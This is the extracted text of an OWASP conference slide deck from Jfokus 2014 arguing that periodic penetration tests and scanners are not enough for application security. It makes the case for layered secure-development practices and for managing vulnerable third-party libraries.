



The OWASP Foundation
<http://www.owasp.org>

How do I approach Application Security?

Jfokus 2014

Stockholm,
Sweden

Jim Manico



The OWASP Foundation
<http://www.owasp.org>

OWASP Volunteer

*Global OWASP Board Member
OWASP Cheat-Sheet Series*

Independent Security

Instructor

*17 years of JAVA since 1.0.2!
Java Security Book with
McGraw-Hill and Oracle Press.*

Resident of Kauai, Hawaii

*Aloha!
Sweden != Hawaii
Ice really does fall from the sky*




**I DONT ALWAYS WEAR SHORTS DURING A
SWEDISH WINTER**

Foundation
p.org



**BUT WHEN I DO I WEAR
SANDALS AS WELL**



memegenerator.net





Jim Manico
VP WhiteHat Security
OWASP GLOBAL BOARD MEMBER
OWASP Cheat-Sheet Project Lead

Eoin Keary
CTO BCC Risk Advisory
OWASP GLOBAL BOARD MEMBER
OWASP Reboot & Code Review Lead





The Numbers

Cyber Crime:

"Second cause of economic crime experienced by the financial services sector" – PwC

"Globally, every second, 18 adults become victims of **cybercrime**" - **Norton**


US - \$20.7 billion – (direct losses) – 2012

Globally 2012 - \$110,000,000,000 – direct losses

"556 million adults across the world have first-hand experience of cybercrime -- more than the entire population of the European Union."



Its (not) the \$\$\$\$



Information
security spend

Security incidents
(business impact)



“There’s Money in them there webapps”

“Web applications abound in many larger companies, and remain a popular (54% of breaches) and successful (39% of records) attack vector.”

- Verizon Data Breach Investigations Report





But we are approaching this problem completely wrong and have been for years.....





Problem # 1

Asymmetric Arms Race






A traditional end of cycle / Annual pentest only
gives minimal security.....





There are too many variables and too little time to ensure “real security”.





An inconvenient truth

Two weeks of ethical hacking

Business Logic Flaws


Security Errors

Code Flaws

Ten man-years of development

An Attacker has 24x7x365 to Attack

Attacker Schedule



The Defender has 20 man days per year to detect and defend

Who has the edge?



"Risk comes from not knowing what you're doing." - Warren Buffet





In two weeks:

Consultant "tune tools"
Use multiple tools – verify issues
Customize Attack Vectors to technology stack
Achieve 80-90 application functionality coverage

How experienced is the consultant?

Are they as good as the bad guys?
They certainly need to be, they only have 2 weeks, right!!?

Code may be pushed to production soon after the test.
Potential window of Exploitation could be until the next pen test.

6 mths, 9 mths, 1 year?

"A fool with a tool, is still a fool".....?





HTTP manipulation – Scanning – They Just don't cut it anymore.....

Problem has moved (back) to the client. – Mobile/RIA
Some "Client Side" vulnerabilities can't be tested via HTTP requests.

AJAX

Flex/Flash/Air/Applets (god forbid!!)

Native Mobile Web Apps – Data Storage, leakage, malware.

DOM XSS – JQuery, CSS, Attribute, Element, URL fragments

Uploaded client-side/Javascript malware (Gzip/deflate/Hex encoded etc).

Scanning is not enough anymore. We need DOM security assessment.
- Javascript parsing/ Taint analysis/ String analysis

Remember Persisted/Stored XSS – Our tools can't even figure that out!!

<http://code.google.com/p/domxsswiki/>



Business Logic – Finite State Machines

Automated scanners are dumb

No idea of business state or state transitions

No clue about horizontal or vertical authorisation / roles

No clue about business context

We test applications for security issues without knowing the business process

We can't "break" logic (in a meaningful way) we don't understand

Running a \$30,000 scanning tool against your mission critical application?

Will this find flaws in your business logic or state machine?

We need human intelligence & verification



"We need an Onion"

SDL

Design review

Threat Modeling

Code review/SAST

Negative use/abuse cases/Fuzzing/DAST

Live/Ongoing

Continuous/Frequent monitoring/Testing

Manual Validation

Vulnerability management & Priority


Dependency Management


We need more than a Penetration test.



Problem # 2

You are what you eat





MORE

Degrees of trust

LESS

You may not let some of the people who have developed your code into your offices!!



2012 Study of 31 popular open source libraries

- 19.8 million (26%) of the library downloads have known vulnerabilities
- Today's applications may use up to 30 or more libraries - 80% of the codebase



Spring application development framework :
Downloaded 18 million times by over 43,000
organizations in the last year

– **Vulnerability: Information leakage CVE-2011-2730**

<http://support.springsource.com/security/cve-2011-2730>

In Apache CXF application framework:
4.2 million downloads.

- **Vulnerability: Auth bypass CVE-2010-2076 & CVE
2012-0803**

<http://svn.apache.org/repos/asf/cxf/trunk/security/CVE-2010-2076.pdf>

<http://cxf.apache.org/cve-2012-0803.html>



Do we test for "dependency" issues?

NO


Does your patch management policy cover application dependencies?

Check out: <https://github.com/jeremylong/DependencyCheck>



